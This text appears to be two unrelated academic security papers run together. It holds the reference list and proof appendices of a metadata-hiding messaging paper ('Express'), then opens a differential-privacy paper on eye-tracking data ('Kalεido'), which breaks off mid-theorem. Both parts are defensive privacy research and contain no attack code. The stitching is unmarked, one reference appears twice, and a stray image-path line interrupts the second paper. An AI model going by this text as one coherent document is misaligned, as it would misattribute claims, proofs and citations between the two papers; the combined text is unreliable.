[37] Amir Houmansadr and Nikita Borisov. The need for flow fingerprints to link correlated network flows. In *PETS*, 2013.

[38] Aaron Johnson, Chris Wacek, Rob Jansen, Micah Sherr, and Paul F. Syverson. Users get routed: traffic correlation on tor by realistic adversaries. In *ACM CCS*, 2013.

[39] Lea Kissner, Alina Oprea, Michael K. Reiter, Dawn Xiaodong Song, and Ke Yang. Private keyword-based push and pull with applications to anonymous communication. In *ACNS*, 2004.

[40] Lea Kissner, Alina Oprea, Michael K. Reiter, Dawn Xiaodong Song, and Ke Yang. Private keyword-based push and pull with applications to anonymous communication. In *ACNS*, 2004.

[41] Christiane Kuhn, Martin Beck, Stefan Schiffner, Eduard A. Jorswieck, and Thorsten Strufe. On privacy notions in anonymous communication. *PoPETs*, 2019.

[42] Christiane Kuhn, Martin Beck, and Thorsten Strufe. Breaking and (partially) fixing provably secure onion routing. In *IEEE Symposium on Security and Privacy, SP*, 2020.

[43] Albert Kwon, Henry Corrigan-Gibbs, Srinivas Devadas, and Bryan Ford. Atom: Horizontally scaling strong anonymity. In *SOSP*, 2017.

[44] Albert Kwon, David Lazar, Srinivas Devadas, and Bryan Ford. Riffle: An efficient communication system with strong anonymity. *PoPETs*, 2016(2):115–134, 2016.

[45] Albert Kwon, David Lu, and Srinivas Devadas. XRD: scalable messaging system with cryptographic privacy. *CoRR*, abs/1901.04368, 2019.

[46] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Karaoke: Distributed private messaging immune to passive traffic analysis. In *OSDI*, 2018.

[47] David Lazar and Nickolai Zeldovich. Alpenhorn: Bootstrapping secure communication without leaking metadata. In *OSDI*, 2016.

[48] Carlos Aguilar Melchor, Joris Barrier, Laurent Fousse, and Marc-Olivier Killijian. XPIR : Private information retrieval for everyone. *PoPETs*, 2016(2):155–174, 2016.

[49] Rafail Ostrovsky and Victor Shoup. Private information storage (extended abstract). In *STOC*, 1997.

[50] Ania M. Piotrowska, Jamie Hayes, Tariq Elahi, Sebastian Meiser, and George Danezis. The loopix anonymity system. In *USENIX Security*, 2017.

[51] Julie Posetti. *Protecting Journalism Sources in the Digital Age*. UNESCO, 2017.

[52] Len Sassaman, Bram Cohen, and Nick Mathewson. The pynchon gate: a secure method of pseudonymous mail retrieval. In *Proceedings of the 2005 ACM Workshop on Privacy in the Electronic Society, WPES 2005, Alexandria, VA, USA, November 7, 2005*, pages 1–9, 2005.

[53] Emily Stark, Michael Hamburg, and Dan Boneh. Stanford javascript crypto library. https://github.com/bitwiseshiftleft/sjcl, 2009.

[54] Emily Stark, Michael Hamburg, and Dan Boneh. Symmetric cryptography in javascript. In *ACSAC*, 2009.

[55] Aaron Swartz. Securedrop. https://securedrop.org/, 2013.

[56] Nirvan Tyagi, Yossi Gilad, Derek Leung, Matei Zaharia, and Nickolai Zeldovich. Stadium: A distributed metadata-private messaging system. In *SOSP*, 2017.

[57] United Nations High Commissioner for Human Rights. The right to privacy in the digital age, 2018.

[58] Jelle van den Hooff, David Lazar, Matei Zaharia, and Nickolai

Zeldovich. Vuvuzela: scalable private messaging resistant to traffic analysis. In *SOSP*, 2015.

[59] Frank Wang, Catherine Yun, Shafi Goldwasser, Vinod Vaikuntanathan, and Matei Zaharia. libfss. `https://github.com/frankw2/libfss`, 2017.

[60] Frank Wang, Catherine Yun, Shafi Goldwasser, Vinod Vaikuntanathan, and Matei Zaharia. Splinter: Practical private queries on public data. In *NSDI*, 2017.

[61] David Isaac Wolinsky, Henry Corrigan-Gibbs, Bryan Ford, and Aaron Johnson. Dissent in numbers: Making strong anonymity scale. In *OSDI*, 2012.

A Security Arguments

This appendix formalizes and proves the soundness and metadata-hiding security properties described in Section 2.

Soundness. We formalize soundness as follows.

Definition 1 (Soundness)**.** We define the following soundness game $\mathsf{SOUND}[\lambda]$ played between an adversary $\mathcal{A}$ and a challenger $\mathcal{C}$ who simulates the behavior of servers A and B. Both $\mathcal{A}$ and $\mathcal{C}$ are given λ as input.

- Setup. Challenger $\mathcal{C}$ creates an initially empty list I of compromised mailbox indices. Adversary $\mathcal{A}$ requests creation of a number of mailboxes N of its choosing. There are two ways in which it may create a mailbox:
  1. Adversary $\mathcal{A}$ performs the role of a user interacting with the servers to create a new mailbox. Challenger $\mathcal{C}$ adds this mailbox to I.
  2. Adversary $\mathcal{A}$ instructs $\mathcal{C}$ to create a mailbox where $\mathcal{C}$ plays the role of both the user and the servers, saving the user's state (and in particular, the mailbox keys) at the end of the registration process.
- Queries and Corruptions. Adversary $\mathcal{A}$ sends requests to the servers, controlled by $\mathcal{C}$. At any time, it may send $\mathcal{C}$ a mailbox index i, at which point $\mathcal{C}$ will send the saved state of the user who registered mailbox i and add i to list I.
- Output. Challenger $\mathcal{C}$ performs a read on each registered mailbox. If $|I| < N$ and any mailbox outside of the list I contains nonzero contents, the adversary wins the game.

We say a messaging scheme is *sound* if no PPT adversary can win the soundness game above with greater than negligible probability in the security parameter λ.

Claim. *The Express scheme is sound.*

Proof. The soundness proof follows closely from the soundness of our auditing protocol. For each write request sent to the Express servers, we consider two cases: where the write modifies one mailbox and where the write modifies more than one mailbox. If a write modifies more than one mailbox, then it will not be applied to the database of mailboxes, except with negligible probability in λ, by the soundness property of the auditing protocol. This means that we must only consider writes that modify a single mailbox. The adversary does not know the virtual addresses of mailboxes outside of I, but it only wins the soundness game if it produces a DPF that writes to the address of a mailbox outside of I. This can only occur with probability $2^{-\lambda}$ (for $\lambda = 128$ in our instantiation of the protocol), which is also negligible. Thus an adversary can only win the soundness game with probability negligible in λ. □

Metadata-hiding. We can formalize the definition of metadata-hiding by requiring that there exists an efficient *simulator* algorithm Sim that, given the list ℓ of honest clients who connect with the servers, produces an output which is computationally indistinguishable from the view of an adversary $\mathcal{A}$ who controls any number of users and one server while processing requests from the remaining honest users, subject to the restriction that the recipients of the messages from honest users are never among those controlled by $\mathcal{A}$. More specifically, ℓ should include which client connects, time of connection, and size of message transmitted for each connection made to the compromised server. Given this information, the client can simulate the content of the messages sent by the honest client.

This definition satisfies our intuitive notion of metadata-hiding because it means that for each message, the server learns nothing about who the message is sent to, as everything it learns could be simulated before it even sees the request. This information would be contained in the content of the honest client's messages, which are not given to the simulator. We sketch a proof of the metadata-hiding security argument below. The proof relies on the zero-knowledge property of the auditing protocol, the privacy of the DPFs used, and the security of the encryption used for access control.

Claim (Informal)**.** *There exists an algorithm* Sim *that, given the list* ℓ *of honest client connections to the Express servers, simulates the view of an adversary* $\mathcal{A}$ *who controls one Express server and any number of clients, subject to the restriction that the recipients of the honest clients' messages are never among those controlled by* $\mathcal{A}$*.*

Proof (sketch). Sim simulates write requests from honest users and the process of auditing them by invoking the simulator implied by the zero-knowledge property of the auditing protocol. Note that this in turn uses the simulator implied by the definition of DPF privacy to generate DPF shares. Moreover, whenever malicious users request to read the contents of mailboxes, the simulated honest server(s) returns encryptions of zero.

The proof that this simulator gives the adversary $\mathcal{A}$ a view indistinguishable from interaction with a real honest server and honest users is fairly straightforward. First, since the adversary knows the virtual addresses of honest users' mailboxes, as well as one of the two keys needed to read the contents of those mailboxes (if it has compromised one of the servers), it can send read requests for the contents of honest mailboxes. However, since the adversary does not see the second key to any honest users' mailboxes, we invoke the semantic security of the encryption scheme used to protect honest mailbox contents to show that the messages returned from read requests to an honest server are indistinguishable from encryptions of zero.

From here, just as in the case of soundness, the proof follows from the security of the auditing scheme. From the zero-knowledge property of the auditing scheme, we know that the view of either server in the auditing protocol can be simulated. But the view of each server in Express's auditing protocol is the same as the view of that server in the overall protocol, since the server's view only consists of its shares of the proof input (in the compressed form of a DPF share from which it derives the actual inputs) and the proof messages themselves. □

B SNIPs and Analysis of Auditing Protocol

This appendix sketches the instantiation of the proofs used in our auditing protocol as well as the analysis of the auditing protocol. Full details and a security proof for this proof system can be found in the Prio paper [23]. We include the instantiation of the proof here for completeness, including some improvements described in the follow-up work of Boneh et al. [11].

The size of a SNIP proof is linear in the number of multiplication gates in the arithmetic circuit representing the statement to be proved. In our case, there are 2 multiplications. The client numbers the gates as 1 and 2. The idea of the proof is to create three polynomials f, g, and h such that f, g represent the left and right inputs of each gate and h to the outputs of each gate. f is the polynomial defined by the points $(0, r_f), (1, c), (2, m)$, and g is the polynomial defined by the points $(0, r_g), (1, c), (2, C)$, where r_f and r_g are random values chosen by the client. Observe that the servers already hold shares of each point used to define f and g except the random values r_f and r_g, shares of which must be included in the SNIP proof.

Next, h is defined as the polynomial representing the expected outputs of each multiplication gate, or the product $f \cdot g$. Since each of f and g will be of degree 2, h will be of degree 4. The client can compute h from f and g and must send shares of the description of h to each server as part of the proof.

Since the servers now have shares of the inputs and outputs of each multiplication from f, g, and h, they only need to check that $f \cdot g = h$ to be convinced that this relationship holds among their inputs. They do this by evaluating each polynomial at a random point t and checking equality. To compute the product $f(t) \cdot g(t)$, the servers simply evaluate their shares of each function and publish the result. This reveals nothing about f or g except their value at the point t.

The Prio paper [23] and the improvements of Boneh et al. [11] give full proofs of completeness, soundness, and zero-knowledge for this protocol. As a minor optimization, instead of sending one proof as described above, we send two separate SNIPs, one for each of the two multiplications. This results in a slightly larger proof size but simplifies the polynomial multiplications because the polynomials f, g become linear and h becomes quadratic. The security properties of the protocol are unchanged by this modification.

Analysis. Having described the relevant building blocks, we now sketch the analysis of our full auditing protocol. The security properties of our auditing scheme follow directly from those of the two protocols we combine to build it (which we do not re-prove here). Completeness follows directly from the completeness of the verifiable DPF protocol of Boyle et al. as well as the completeness of SNIPs.

Likewise, soundness follows directly from the soundness of these two building blocks, with soundness error equal to the sum of the soundness error of the DPF verification protocol and the SNIP. We prove the following claim.

Claim. *If the servers begin the auditing protocol holding vectors $w_A \in \mathbb{F}^n$ and $w_B \in \mathbb{F}^n$ such that $w = w_A + w_B \in \mathbb{F}^n$ is a vector of Hamming-weight* greater than *one, then the audit will reject, except with error probability $\epsilon = O(1/|\mathbb{F}|)$.*

By taking $\mathbb{F}$ to be a field of size 2^λ, for security parameter λ, we can make the error probability ϵ negligibly small in λ.

The claim is true because the auditing protocol will only accept a false proof if (1) the difference $c^2 - mC = 0$ for a w that has more than one non-zero entry, or (2) the soundness of the SNIP fails to enforce that only inputs satisfying this relationship will be accepted. But the probability of (1) is negligible in $|\mathbb{F}|$ by the security of the DPF verification protocol of Boyle et al. [15], and the probability of (2) is negligible in $|\mathbb{F}|$ by the soundness of SNIPs [11, 23]. By a union bound, the soundness error of the overall protocol is at most the sum of the soundness errors of the verifiable DPF protocol and the SNIPs.

To prove the zero-knowledge property, we must show that there exists a simulator algorithm Sim that can produce outputs whose distribution is computationally indistinguishable from the view of the servers in an execution of the Express auditing protocol where the sum $w_A + w_B$ corresponds to a vector with a single non-zero entry. This algorithm will interact with a potentially malicious adversary $\mathcal{A}$ who plays the role of the server whose view is being simulated. This proves the security of the protocol because it shows that an adversary can learn anything it would learn from actually participating in the protocol by running Sim on its own.

The construction of Sim and subsequent proof of security follow almost directly from the original proof of security for SNIPs used in Prio [23]. To see why, observe that the view of each server in the auditing protocol consists of the server's DPF share, the server's share of the proof, and any messages sent between the servers during the proof. The only difference between this and the standard SNIP simulator is that the server's inputs are compressed in the form of DPF shares instead of being stated explicitly as the vector w_A or w_B. In essence, the DPF can be thought of as an efficient way to encode the server's inputs to the proof. To bridge this difference between our protocol and the original SNIP, we make one small change to the SNIP simulator. The original SNIP simulator samples the server's input share at random. Our modified SNIP simulator will sample the server's input shares using simulated DPF shares instead. Since the proof of zero-knowledge is otherwise identical, we defer to the prio paper for the full proof [23].

Kalɛido: Real-Time Privacy Control for Eye-Tracking Systems

Jingjie Li, Amrita Roy Chowdhury, Kassem Fawaz, and Younghyun Kim
University of Wisconsin–Madison
{jingjie.li, roychowdhur2, kfawaz, younghyun.kim}@wisc.edu

Abstract

Recent advances in sensing and computing technologies have led to the rise of eye-tracking platforms. Ranging from mobiles to high-end mixed reality headsets, a wide spectrum of interactive systems now employs eye-tracking. However, eye gaze data is a rich source of sensitive information that can reveal an individual's physiological and psychological traits. Prior approaches to protecting eye-tracking data suffer from two major drawbacks: they are either incompatible with the current eye-tracking ecosystem or provide no formal privacy guarantee. In this paper, we propose Kalɛido, an eye-tracking data processing system that (1) provides a formal privacy guarantee, (2) integrates seamlessly with existing eye-tracking ecosystems, and (3) operates in real-time. Kalɛido acts as an intermediary protection layer in the software stack of eye-tracking systems. We conduct a comprehensive user study and trace-based analysis to evaluate Kalɛido. Our user study shows that the users enjoy a satisfactory level of utility from Kalɛido. Additionally, we present empirical evidence of Kalɛido's effectiveness in thwarting real-world attacks on eye-tracking data.

1 Introduction

Recent advances in sensing and computing technologies have facilitated the rapid adoption of eye tracking as a hands-free interface in augmented, virtual, and mixed reality settings. It offers users control over virtual components [84], events [51], and digital avatars [80], especially in settings where hand-based control is either impractical or infeasible [89]. Interactive systems are now capable of performing continuous eye tracking using off-the-shelf webcams [66], smartphones [61], tablets [32], desktops [62], wearable glasses [93], and mixed reality headsets such as the HTC VIVE and Microsoft HoloLens.

From a stream of eye gaze positions in a scene, eye-tracking applications precisely estimate what the user is viewing to trigger events, prefetch scenes, or perform actions in the virtual environment. One's eye gaze streams, however, are vulnerable to potential privacy threats. Previous research has demonstrated that psychological and physiological factors direct the formation of unique patterns in the user's eye gazes. For instance, researchers were able to infer insights about the user's behavioral traits [49, 75, 77], diagnose Alzheimer's disease and autism spectrum disorder [30, 41], understand the user's familiarity of a scene [78], infer mental status during social interaction [76], detect personality traits [10], and deliver personalized advertisements [16, 24, 92].



Figure 1: Eye gaze heatmaps from an individual user with and without Kalɛido's noising effect on a web page.

Third-party applications that use eye gaze streams can extract information beyond their intended core functionality, posing significant privacy threats to the users. For example, Figure 1(a) shows the heatmap of eye gazes on a web page from an individual user. While an application can help the user scroll up/down the web page, the aggregated eye gaze positions can reveal the user's interest. Unfortunately, the eye-tracking platforms do not offer users the ability to control their privacy. They relay the raw eye gaze streams to the applications without much regard to the embedded sensitive information.

Researchers have developed privacy-preserving mechanisms for eye gaze streams [12, 13, 29, 53, 79] to alleviate these concerns. These mechanisms share a similar working principle: allowing access to only some high-level "features" of the eye gaze streams, possibly with some added noise, instead of the raw gaze streams. While some of them provide formal privacy guarantees [12, 53, 79], they are mostly imprac-

tical to deploy due to multiple limitations. First, they require modification of the eye-tracking application programming interfaces (APIs) since the applications expect to receive a sequence of raw eye gaze positions, not just features. Second, processing eye gaze streams to extract features does not happen in real-time, affecting the user experience. Third, they require the user to control a set of parameters that are hard to understand for most users. In short, the question of how to provide a backward-compatible, easy-to-use privacy-preserving system for real-time eye tracking is still an open one.

In this paper, we design, implement, and evaluate Kalɛido as an affirmative answer to the above question. Kalɛido provides a formal privacy guarantee based on differential privacy (DP) [21], the de-facto standard for achieving data privacy. To the best of our knowledge, Kalɛido is the first system to (1) provide a privacy guarantee on raw eye gazes, (2) seamlessly integrate with the existing eye-tracking ecosystem, and (3) operate in real-time. Kalɛido offers the following advantages:

• **Formal privacy guarantee.** Kalɛido uses a differentially private algorithm to release noisy eye gaze streams to the applications, which *protects the spatial distribution of a gaze trajectory that is formed within any window of a specific duration* (as determined by the users). Kalɛido achieves this objective by bringing the privacy semantics from two distinct contexts, absolute location data and streaming event data, into the domain of eye gaze data (Section 4.3.3). Figure 1(b) shows Kalɛido's privacy protection in action.

• **Seamless integration with the eye-tracking ecosystem.** As Kalɛido operates on raw eye gaze streams, it fits within the existing ecosystem of eye-tracking applications. It is also platform- and application-agnostic; it operates on popular eye-tracking platforms and requires no modification of the applications, making it more practical to deploy.

• **Ease of use.** As the parameters of Kalɛido's privacy guarantee are a function of the visual feed semantics, it reduces the burden of complex privacy configuration on the user.

We integrate Kalɛido as a Unity [26] plugin; it acts as a protection layer between untrusted applications and trusted platforms. Unity is the mainstream engine for gaming and mixed reality applications; it supports various peripherals such as eye-tracking sensors. Kalɛido's architecture comprises four major components: (1) *context processing core*, which extracts scene semantics from keyframes of dynamic visual feed; (2) *configuration manager*, which automatically configures the parameters of the DP guarantee based on scene semantics and user preferences; (3) *noisy gaze generator* which generates noisy gaze streams; and (4) *noisy gaze processor*, which performs local post-processing on the noisy gaze streams. The Kalɛido plugin leverages off-the-shelf APIs and computing blocks, providing backward compatibility across a broad spectrum of applications and platforms.

We conduct a user study and trace-based analysis to evaluate Kalɛido. To understand perceived utility, we investigate the user experience of a real-time eye-tracking game with Kalɛido. The quantitative and qualitative feedback indicates a minor impact on users' game performance and satisfaction. The users show a high incentive to adopt Kalɛido and its control knob for eye-tracking privacy. Furthermore, we validate that Kalɛido can successfully thwart various adversarial analytics, aiming to identify unique traits from users' eye gazes. Even with modest privacy levels, Kalɛido can drive the attacker's accuracy close to random baselines.




Figure 2: Example of fixations, saccades, and ROIs in a scene [52], where the blue dots represent individual gazes and purple (grey) dashed circles represent fixations (saccades).

2 Background on Eye Tracking

2.1 Properties of Eye Gaze

Eye gaze data, commonly represented as a stream of gaze positions projected onto a visual scene, reflects how people explore and process the visual content. Typically, eye gaze data is abstracted as a *scanpath*, which captures the characteristics of the user's visual attention [68]. A scanpath is a time sequence of *fixations* that are separated by *saccades* [8, 82]. Fixations represent clusters of gazes concentrated around specific regions in the scene (such as an object). Saccades denote gazes traveling rapidly from one fixation to another. A region in the scene space that attracts human attention [58] is referred to as a *region of interest* (ROI). Figure 2 illustrates fixations, saccades, and ROIs in a scene.

2.2 Eye-Tracking Platform

Two of the most popular techniques for acquiring real-time eye gaze [56] are: *vision-based tracking* and *infrared pupil-corneal reflection tracking*. The former estimates gaze positions from the captured images of the eyes; the latter projects infrared light onto the eyes and estimates the point of gaze from the pupil and corneal reflections. The raw measurement data is represented as a stream of tuples $\langle x, y, t \rangle$, where x and y represent the 2D coordinates of its location on the visual scene (corresponding to a pixel of the image), and t is the associated timestamp [47, 83, 86].

Eye-tracking platforms [37, 45] incorporate eye-tracking with development engines, such as Unity. The platform ex-

poses eye gaze streams to user applications through predefined APIs. An application *session* is the duration of user interaction with the platform to perform a task, such as playing a game or browsing a document. Each session is a series of *scenes* where the visual content remains relatively unchanged (e.g., part of the same panoramic view).

Each application defines its interaction semantics based on the eye gaze streams. Examples include eye gaze-based input and selection [84], active event triggering by eye gaze gestures [51], automatic scene switching during browsing [46], foveated rendering [6, 67], and virtual social interaction using digital avatars [80].

2.3 Privacy Threats

Eye gaze patterns inherently reflect human traits and carry sensitive information about the user. While the applications would primarily process eye gaze streams for user interaction purposes, accumulating the data over multiple sessions can result in privacy threats. Below, we discuss some examples of possible psychological and physiological inferences that can be drawn from eye gaze streams.

Absolute gaze distribution on a scene. The spatial distribution of absolute gaze positions on a scene can reveal insights about the individual's cognitive process of exploring specific visual content. Fixations and saccades within and between ROIs reflect how an individual's attention moves within a scene – revealing cues about one's interest. For example, gaze patterns on merchandise can enable precision marketing and personalized recommendations in consumer research [16, 24, 92]. Other researchers have attributed individuals' fixation patterns to their psychological state, such as lying about recognizing a face [60, 78]. Further, individuals with different physiological and cultural backgrounds demonstrate distinguishing characteristics depending on the ROI features such as color, texture, and semantics [3, 70].

Aggregate statistics on gaze distribution over time. The statistical characteristics or features of scanpaths computed over a period of time, such as fixation duration/rate and saccade speed/acceleration, can reveal sensitive information about an individual. For example, the length of saccades can help in categorizing fixations into different functional groups, including "locating," "guiding," "directing," and "checking," which reveal one's behavioral traits while performing daily tasks, such as interpersonal communication [49, 75, 77]. Diseases such as autism spectrum disorder [30] and Alzheimer's [41] can also be diagnosed from fixation features. Additionally, fixation and saccade features can be utilized as biometrics for user identification and authentication [23, 33] because of their uniqueness to individuals. These features can also reveal information about a user's physiological conditions, such as vision correction conditions [63].

3 Related Work

In this section, we provide a summary of the related work. One line of work proposes "recognizer" systems that process a sensor stream, such as a video, to "recognize" predefined objects or features [38, 69, 73]. The principle underlying these systems is to send only abstract features from the data stream (possibly after obfuscation) to the untrusted applications in place of the raw stream. However, this approach suffers from a set of shortcomings when applied in the context of real-time eye tracking. First, APIs of current user applications expect, as inputs, raw eye gaze streams directly or basic gaze events such as fixations. Second, this approach does not provide a formal privacy guarantee and cannot defend against attacks that consume only coarse-grained measurements (that can be computed from the features) [53]. Last, such systems introduce complications for permission control for both users and application developers.

Another line of work uses adversarial machine learning-based approaches to protect the raw eye gaze data [29]. However, such techniques operate on predetermined data streams and require training. Hence, these solutions are not practically feasible for real-time interactions. Additionally, they do not offer any formal privacy guarantee. In another work, Bozkir et al. [13] use randomized encoding to privately train an SVR model for gaze estimation. However, this method would require significant changes, such as communication with a third-party server, to existing eye-tracking ecosystems.

Differential privacy has been proposed in the context of eye tracking [12, 53, 79]. However, the major problem with the existing works is that they release noisy high-level features, such as heatmap [53] and ratio of saccades [12, 79]. Moreover, their workflow involves collecting the dataset of eye gaze streams from a group of users and then performing noisy feature extraction from it – the data release cannot be performed in real-time. Also, the computation of the sensitivity [21] of the features in two of the works [12, 79] is dependent on the dataset, leading to additional privacy leakage [64]. Further, Bozkir et al. [12] adopt the central differential privacy setting that requires the presence of a trusted data aggregator, an infeasible proposition for most eye-tracking applications.

Thus, the solutions above are not directly comparable to Kalɛido, aiming to provide a formal privacy guarantee for raw gaze streams in real-time interactions.

4 Privacy Model

As discussed in Section 2.3, we observe that the privacy threats to eye-tracking data arise either from the analysis of the absolute spatial distribution or the aggregate statistics of gaze positions over time. Thus, the spatial information of the gaze positions is the primary source of sensitive information. Hence, in Kalɛido, we choose to provide our formal guarantee (Definition 4.5) on the spatial information of the gaze

positions. In what follows, we start with some background on differential privacy, followed by the privacy definition for Kalɛido and its implications.

4.1 Differential Privacy Preliminaries

For Kalɛido's formal privacy guarantee, we leverage two variants of differential privacy: geo-indistinguishability [5] and w-event differential privacy [42].

Geo-indistinguishability. Geo-indistinguishability is a specialization of differential privacy that provides privacy guarantees for geographical information in 2D space. It is formally defined as follows:

Definition 4.1 ((ε, r)-geo-indistinguishability). A mechanism $\mathcal{M} : \mathcal{X} \mapsto \mathcal{Z}$ is defined to be (ε, r) - geo-indistinguishable iff for all pairs of inputs $(x, x') \in \mathcal{X} \times \mathcal{X}$ such that $d(x, x') \leq r$,

$$\forall S \subset \mathcal{Z}, Pr[\mathcal{M}(x) \in S] \leq e^{\varepsilon} Pr[\mathcal{M}(x') \in S] \quad (1)$$

where $d(\cdot, \cdot)$ denotes the Euclidean metric.

We refer to the pair (x, x') in the above definition as the r-Euclidean neighboring. Intuitively, the above definition protects all pairs of r-Euclidean neighbors[1].

***w*-event differential privacy.** As discussed above, eye gaze data in real-world interaction interfaces is obtained in the form of streaming data. Hence, we also use a variant of the *w-event differential privacy* guarantee [42], which is defined in the context streaming data. In this context, the user's behavior breaks into a set of "events," corresponding to data updates in the stream due to user actions. Intuitively, this privacy guarantee protects all event sequences of length w in a stream.

Let S be a stream of an infinite tuple $S = (D_1, D_2, \cdots)$ where every data point D_i at time stamp i is a database with d columns and arbitrary rows (each row corresponds to an unique user). Let S_t denote a stream prefix of S up till time stamp t, $S_t = (D_1, D_2, \cdots, D_t)$, and $S_t[i], i \in [t]$ denote the i-th element of S_t, D_i.

Definition 4.2 (w-Neighboring Stream Prefixes [42])**.** Two stream prefixes S_t, S'_t are defined to be w-neighboring, if

- for each $S_t[i], S'_t[i]$ such that $i \in [t]$ and $D_i = S_t[i] \neq S'_t[i] = D'_i$ it holds that, D'_i can be obtained from D_i by adding or removing a single row, and
- for each $S_t[i_1], S_t[i_2], S'_t[i_1], S'_t[i_2]$ with $i_1 < i_2, S_t[i_1] \neq S'_t[i_1]$ and $S_t[i_2] \neq S'_t[i2]$, it holds that $i_2 - i_1 + 1 \leq w$.

Using the above definition, w-event differential privacy is defined formally as follows:

[1] We introduce some notational change from the original work [5]. Our privacy parameter ε is equivalent to the term $\varepsilon \cdot d(x, x')$ from the original definition (see Section 4.3.3 for details). We adopt this change to improve readability, which does not affect the semantics of the definition.

Definition 4.3 (w-Event Differential Privacy [42])**.** A mechanism $\mathcal{M} : \mathcal{S} \mapsto \mathcal{C}$, where $\mathcal{S}$ is the domain of all stream prefixes, satisfies w-event differential privacy if for all pairs of w-neighboring stream prefixes $\{S_t, S'_t\} \in \mathcal{S} \times \mathcal{S}$, we have

$$\forall O \subseteq \mathcal{C}, \forall t, Pr[\mathcal{M}(S_t) = O] \leq e^{\varepsilon} Pr[\mathcal{M}(S'_t) = O] \quad (2)$$

Note that w refers to the count of distinct "events" in a stream in the above definition. In our definition, w refers to the duration of the event window (as in Definition 4.5).

4.2 Privacy Definitions in Kalɛido

We now discuss how the aforementioned privacy definitions are used for protecting eye gaze streams. We observe that in a 2D scene, the eye gaze data is analogous to geographical information as modeled in the geo-indistinguishability framework [5]. Specifically, we can use the Euclidean distance as a metric for gaze data points. Keeping this in mind, we model the eye gaze time series as a stream of an infinite tuple $S^g = (\langle g_1, t_1 \rangle, \langle g_2, t_2 \rangle, \cdots)$, where each data point $g_i = \langle x_i, y_i \rangle$ gives the corresponding 2D gaze position, and t_i is the associated timestamp. Let S^g_k denote a stream prefix of S^g of length k, i.e., $S^g_k = (\langle g_1, t_1 \rangle, \langle g_2, t_2 \rangle, \cdots, \langle g_k, t_k \rangle)$. Using this model of eye gaze positions, we present our notion of (w, r)-neighboring for gaze stream prefixes.

Definition 4.4 ((w, r)-neighboring gaze stream prefixes). Two gaze stream prefixes $S^g_k = (\langle g_1, t_1 \rangle, \cdots, \langle g_k, t_k \rangle), S^g_{k'} = (\langle g'_1, t'_1 \rangle, \cdots, \langle g'_k, t'_k \rangle)$ are defined to be (w, r)-neighboring, if

- the timestamps of their elements are pairwise identical: for $i \in [k]$, we have $t_i = t'_i$;
- the gaze positions of their elements are r-Euclidean neighboring: for each g_i, g'_i such that $i \in [k]$, it holds that $d(g_i, g'_i) \leq r$; and
- all of the neighboring gaze points can fit in a window of time duration at most w: for each $g_{i_1}, g_{i_2}, g'_{i_1}, g'_{i_2}$, with $i_1 < i_2, g_{i_1} \neq g'_{i_1}$ and $g_{i_2} \neq g'_{i_2}$, it holds that $t_{i_2} - t_{i_1} \leq w$.

Leveraging the notion of neighboring gaze stream prefixes, we present our formal privacy definition as follows. This definition is a variant of the *w-event differential privacy* guarantee [42].

Definition 4.5 ((ε, w, r)-differential privacy for gaze stream prefixes). A mechanism $\mathcal{M} : \mathcal{S}^g \mapsto \mathcal{C}^g$, where $\mathcal{S}^g$ is the domain of all stream prefixes, satisfies (ε, w, r)-differential privacy if for all pairs of (w, r)-neighboring gaze stream prefixes $\{S^g_k, S^{g'}_k\} \in \mathcal{S}^g \times \mathcal{S}^g$, we have

$$\forall O \in \mathcal{C}^g, \forall k, Pr[\mathcal{M}(S^g_k) = O] \leq e^{\varepsilon} \cdot Pr[\mathcal{M}(S^{g'}_k) = O] \quad (3)$$

Based on this definition, we present a result that enables a (ε, w, r)-differentially private mechanism to allocate a privacy budget of ε for any sliding window of duration w in a given stream prefix.

Theorem 1. *Let $\mathcal{M} : \mathcal{S}^g \mapsto \mathcal{C}^g$ be a mechanism that takes as input a gaze stream prefix $S_k^g = (\langle g_1, t_1\rangle, \cdots, \langle g_k, t_k\rangle)$ and outputs a transcript $O = (o_1, \cdots, o_k) \in \mathcal{C}$. Additionally, let $\mathcal{M}$ be decomposed into k mechanisms $\mathcal{M}_1, \cdots, \mathcal{M}_k$ such that $\mathcal{M}_i(g_i) = o_i$, and each $\mathcal{M}_i$ generates independent randomness while achieving (ε_i, r)-geo-indistinguishability. Let $l \in [1, i-1]$ represent an index such that $(t_i - t_l) = w$. Then, $\mathcal{M}$ satisfies (ε, w, r)-differential privacy if*

$$\forall i \in [k], \sum_{j=l}^{i} \varepsilon_j \leq \varepsilon \tag{4}$$

The proof of Theorem 1 follows directly from the proof of Theorem 3 in Kellaris et al. [42].

Discussion of privacy semantics. The idea behind (ε', r)-geo-indistinguishability (Definition 4.1), in the context of eye-tracking data, is that given a gaze position g, all points within a circle of radius r centered at g (i.e., all r-neighbors of g) would be "indistinguishable" to an adversary who has access to the corresponding "noisy" location. Thus, this privacy guarantee provides a cloaking region of radius r around g. (ε, w, r)-differential privacy (Definition 4.5) extends this guarantee to gaze stream prefixes. Specifically, an adversary cannot distinguish[2] between any two gaze stream prefixes, which (1) differ in gaze positions that are within a distance of r from each other, and (2) all such differing pairs occur within a window of duration w.

Additionally, from Theorem 1, we observe that a (ε, w, r)-differentially private mechanism can achieve two goals: for every subsequence of duration w in the gaze stream S_k^g, it (1) allocates up to ε privacy budget, and (2) takes budget allocation decisions considering the *entirety* of the subsequence. Thus, this privacy definition *protects the spatial distribution of any gaze trajectory that is formed over any window of a duration w.*

Further, we define and prove another result, which shows that the privacy guarantee degrades gracefully if the r-Euclidean neighbors in both stream prefixes are separated by more than w duration. The proof of the following theorem is in Appendix A.1.

Theorem 2 (Composition over multiple windows theorem). *Let $\mathcal{M} : \mathcal{S}^g \mapsto \mathcal{C}^g$ be a mechanism that takes as input a gaze stream prefix $S_k^g = (\langle g_1, t_1\rangle, \cdots, \langle g_k, t_k\rangle)$, and outputs a transcript $O = (o_1, \cdots, o_k) \in \mathcal{C}$. Additionally, let $\mathcal{M}$ be decomposed into k mechanisms $\mathcal{M}_1, \cdots, \mathcal{M}_k$ such that $\mathcal{M}_i(g_i) = o_i$, and each $\mathcal{M}_i$ generates independent randomness while achieving (ε_i, r)-geo-indistinguishability. Then for two stream prefixes S_k^g and $S_k^{g'}$, such that:*

